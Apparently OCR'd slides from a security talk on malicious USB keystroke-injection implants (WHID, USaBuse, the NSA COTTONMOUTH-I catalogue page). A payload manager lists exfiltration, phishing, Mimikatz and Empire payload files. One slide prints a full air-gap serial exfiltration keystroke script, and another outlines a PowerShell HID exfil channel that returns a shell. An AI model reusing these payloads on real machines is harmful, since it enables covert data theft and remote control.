Total: 2949250 **Free:** 2900556 **Used:** 48694

Upload Payload

Live Payload Mode

Display Payload Contents	Size in Bytes	Run Payload	Download File	Delete Payload
/payloads/LinuxSerialExfil.txt	301	Run Payload	Download File	Delete Payload
/payloads/WinSerialExfil.txt	454	Run Payload	Download File	Delete Payload
/payloads/scaleway_simple.txt	130	Run Payload	Download File	Delete Payload
/payloads/phish_scaleway.txt	130	Run Payload	Download File	Delete Payload
/payloads/LinuxCalc.txt	105	Run Payload	Download File	Delete Payload
/payloads/mimi adm scaleway.txt	433	Run Payload	Download File	Delete Payload
/payloads/empire2.3scaleway.txt	130	Run Payload	Download File	Delete Payload
/payloads/WinSerialExfilF.txt	401	Run Payload	Download File	Delete Payload

- LBOwin10
  - Audio inputs and outputs
  - Batteries
  - Bluetooth
  - Computer
  - Disk drives
  - Display adapters
  - DVD/CD-ROM drives
  - Human Interface Devices
  - IDE ATA/ATAPI controllers
  - Keyboards
    - Standard PS/2 Keyboard
  - Mice and other pointing devices
  - Monitors
  - Network adapters
  - Ports (COM & LPT)
    - Communications Port (COM1)
  - Print queues
  - Processors
  - Sensors
  - Software devices
  - Sound, video and game controllers
  - Storage controllers

Bluetooth Network Connection
Disabled
Bluetooth Device (Personal Area ...

Ethernet0
Disabled
Intel(R) 82574L Gigabit Network C...

2 items

```
Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Administratorius>
```

PC status: Protected

Your PC is being monitored and protected.

Scan options:


To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

AirGap Bypass - Linux Serial Exfiltration (driverless)

- CustomDelay:3000
- DefaultDelay:50
- Press:134+195
- CustomDelay:1000
- PrintLine:gnome-terminal
- CustomDelay:1000
- PrintLine:sleep .5;**stty -F /dev/serial/by-id/*LilyPad* 38400;echo -e "SerialEXFIL:"$(ifconfig)"\n" > /dev/serial/by-id/*LilyPad*;**exit

Software Frameworks – USaBuse

- Developed by @RoganDawes
- Bypass Air-Gapped restrictions
- Once connected to a PC:
  - Creates a WiFi AP
  - Stealthy Screensaver Killer
  - Injects PoSH scripts that creates a HID RAW as exfil channel to transfer data back.
  - Returns a CMD shell to the attacker
  - GAME OVER



TOP SECRET//COMINT//REL TO USA, FVEY

COTTONMOUTH-I


ANT Product Data


(TS//SI//REL) COTTONMOUTH-I (CM-I) is a Universal Serial Bus (USB) hardware implant which will provide a wireless bridge into a target network as well as the ability to load exploit software onto target PCs.

08/05/08

COTTONMOUTH - 1

(TS//SI//REL) CM-I will provide air-gap bridging, software persistence capability, "in-field" re-programmability, and covert communications with a host software implant over the USB. The




Recycle Bin
McAfee
ntiVirus Plus
Windows 8.1 Enterprise Evaluation
Windows License valid for 90 days
Build 9600
11:15 AM
8/6/2016


```
└▶
┌(~/code/USaBuse)──────────────────────────[🕐11:05 ?0 👤singe 🏠hooligan]
└▶ ▯
```


https://youtu.be/5gMvtUq30fA


COMING SOON


WHID Elite

- Atmega 32u4
- USB2422 Controller
- sed 's/ESP/SIMxxxx/’
- Microphone
- NRF24L01+













WHID Elite


- **Atmega 32u4**
- **USB2422 Controller**
- **sed 's/ESP/SIMxxxx/'**
- **Microphone**
- **NRF24L01+**













WHID Elite


- **Atmega 32u4**
- **USB2422 Controller**
- **sed 's/ESP/SIMxxxx/’**
- **Microphone**
- **NRF24L01+**



